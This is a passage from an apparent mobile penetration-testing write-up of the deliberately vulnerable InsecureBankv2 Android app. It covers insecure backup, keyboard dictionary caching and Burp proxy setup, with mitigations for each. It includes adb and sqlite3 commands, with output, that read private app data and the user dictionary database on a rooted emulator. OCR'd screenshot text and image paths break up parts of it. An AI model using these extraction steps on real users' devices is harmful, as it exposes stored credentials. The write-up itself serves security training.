- Implement authentication checks in onCreate() or onResume() of all sensitive activities, ensuring they redirect to the login screen if the user is not logged in.
- Validate all sensitive actions on the server side to ensure they require a valid session or token, preventing client-side bypass.
- Use custom permissions (with protectionLevel="signature") for activities that must remain exported but should only be accessible by trusted apps.
- Conduct a security review of all exported components (Activities, Services, Broadcast Receivers, Content Providers) to ensure none expose sensitive functionality without proper access controls.

Insecure Backup Configuration – Sensitive Data Disclosure


While inspecting the AndroidManifest.xml file of the InsecureBankv2 application, I noticed the presence of the **android:allowBackup** attribute set to true (or not explicitly set to false).



This configuration allows the application's private data directory (/data/data/com.android.insecurebankv2/) to be backed up and restored via the Android Backup service or the adb backup command without root privileges.

During testing, it was possible to create a backup of the application's data using the following command:

adb backup -apk com.android.insecurebankv2



Do back up my data

The device displayed a **Full backup** confirmation prompt (as shown in the screenshot below), confirming that the app's private data can be exported.

For this

- Again start new frida from platform tool (adb shell- su-data/data….)
- Than do cd data — cd data — ls -al — cd com.android.insecurebankv2 — ls

```
[vbox86p:/data/data/com.android.insecurebankv2 # ls
 cache  code_cache  databases  files  no_backup  shared_prefs
[vbox86p:/data/data/com.android.insecurebankv2 # cd no_backup/
```

The accessible directory /data/data/com.android.insecurebankv2/ contained:

- databases (potentially storing user credentials or transaction logs)
- shared_prefs (storing application configuration and possibly authentication tokens)
- cache and code_cache
- app_webview and app_textures

Root Cause

- Android application backup feature (android:allowBackup="true") is enabled without proper controls.
- Sensitive application data (credentials, tokens, personal information) is stored in the app's private directory and gets included in full-device or ADB backups.
- Lack of encryption or obfuscation in stored backup data allows attackers with access to backups to retrieve it in plain text.

Impact

- Unauthorized disclosure of sensitive information such as usernames, passwords, session tokens, financial records, or personal user data.
- Backup files can be extracted from a connected device (via adb backup) or cloud backups if compromised.
- Enables account takeover, identity theft, or further exploitation of other linked systems.


Mitigation


- Set android:allowBackup="false" in AndroidManifest.xml for applications handling sensitive data.
- Encrypt sensitive application data before storing it, even in private app storage.
- Implement custom backup handling to exclude confidential files from backups.
- Educate developers on secure backup practices and ensure backup configurations are tested during security assessments.

Exploiting Android keyboard cache

The InsecureBankv2 application allows sensitive information (such as credentials or personal data entered into input fields) to be stored in the Android keyboard cache. The cached data is stored in the words table of the system keyboard's SQLite database.

- Enter any set of credentials
- Select the username field and select the "Add to dictionary" option






open terminal and get shell access by ‘adb shell’. In /data/data we can find the package name as ‘com.android.providers.userdictionary’.

Commands

- adb shell
- Cd data/data
- ls




```
C:\Users\L E N O V O\Downloads\new andriod setup\Android Pentest\Android Pentest\platform-tools\platform-tools>adb shell
genymotion:/ # cd data/data
genymotion:/data/data # ls
android                                      com.android.printservice.recommendation
android.ext.services                         com.android.printspooler
android.ext.shared                           com.android.providers.blockednumber
com.amaze.filemanager                        com.android.providers.calendar
com.android.backupconfirm                    com.android.providers.contacts
com.android.bips                             com.android.providers.downloads
com.android.bluetooth                        com.android.providers.downloads.ui
com.android.bluetoothmidiservice             com.android.providers.media
com.android.bookmarkprovider                 com.android.providers.settings
com.android.calendar                         com.android.providers.telephony
com.android.calllogbackup                    com.android.providers.userdictionary
com.android.camera2                          com.android.provision
com.android.captiveportallogin               com.android.proxyhandler
com.android.carrierconfig                    com.android.quicksearchbox
com.android.carrierdefaultapp                com.android.se
com.android.cellbroadcastreceiver            com.android.server.telecom
com.android.certinstaller                    com.android.settings
com.android.companiondevicemanager           com.android.settings.intelligence
com.android.contacts                         com.android.sharedstoragebackup
com.android.cts.ctsshim                      com.android.shell
com.android.cts.priv.ctsshim                 com.android.simappdialog
com.android.customlocale2                    com.android.smspush
com.android.deskclock                        com.android.statementservice
com.android.development_settings             com.android.storagemanager
com.android.dialer                           com.android.systemui
```

Use the Sqlite3 to read the saved dictionary.

Commands

- cd com.android.providers.userdictionary
- ls
- cd databases/
- ls
- sqlite3 user_dict.db
- select * from words;



```
genymotion:/data/data # cd com.android.providers.userdictionary
genymotion:/data/data/com.android.providers.userdictionary # ls
cache code_cache databases
genymotion:/data/data/com.android.providers.userdictionary # cd databases/
genymotion:/data/data/com.android.providers.userdictionary/databases # ls
user_dict.db user_dict.db-journal
genymotion:/data/data/com.android.providers.userdictionary/databases # sqlite3 user_dict.db
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> select * from words;
1|abcde|250|en_US|0|
sqlite>
```

Root Cause

- The Android keyboard’s predictive text and personal dictionary feature stores all user-typed custom words (including possible credentials) in a local SQLite database.
- The storage is in **plain text** without encryption, integrity checks, or access restrictions, allowing retrieval if device storage or backups are accessed.

Impact


- Exposure of sensitive credentials, personal identifiers, or confidential data typed into input fields.
- Facilitates social engineering, credential stuffing, or targeted attacks using leaked terms.
  In rooted devices or with backup extraction enabled, attackers can exfiltrate the dictionary database and recover sensitive terms without user knowledge.

Mitigation

- For sensitive text fields (passwords, OTPs, payment details), use the android:inputType="textNoSuggestions" attribute to prevent storing typed words.
- Disable predictive text/autocorrect for sensitive fields in the app.
- Encrypt locally stored keyboard/dictionary data where possible.
- Clear personal dictionary and keyboard cache regularly through system settings.
- Educate users on disabling personalized suggestions in high-security environments.

Insecure Transmission of Credentials


Launch Burp Suite on your system.
Go to **Proxy** → **Options** to view and configure proxy listeners.




Ensure a proxy listener is active on the correct interface:

- Bind to port: 8081
- Bind to address: All interfaces or your machine's IP (not just 127.0.0.1).

Check the Intercept tab is turned ON.



Settings
Search
All
User
Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Suite
AI
Extensions
Configuration library
Tools > Proxy
Manage global settings
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy serve
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
Support HTT...
127.0.0.1:8080
Per-host
Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for other tools or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Master interception is turned off
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
Up
Down
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited




Settings
Tools > Proxy
Manage global settings
Proxy listeners
Add a new proxy listener
Binding
Request handling
Certificate
TLS Protocols
HTTP
These settings control how Burp binds the proxy listener.
Bind to port:
8081
Bind to address:
Loopback only
All interfaces
Specific address:
127.0.0.1
OK
Cancel

Set Emulator to Use Burp Proxy


Connect the device/emulator to the same network as your Burp machine.


Set proxy on the device:

On Emulator: Go to Settings ⟶ Click on Network and internet




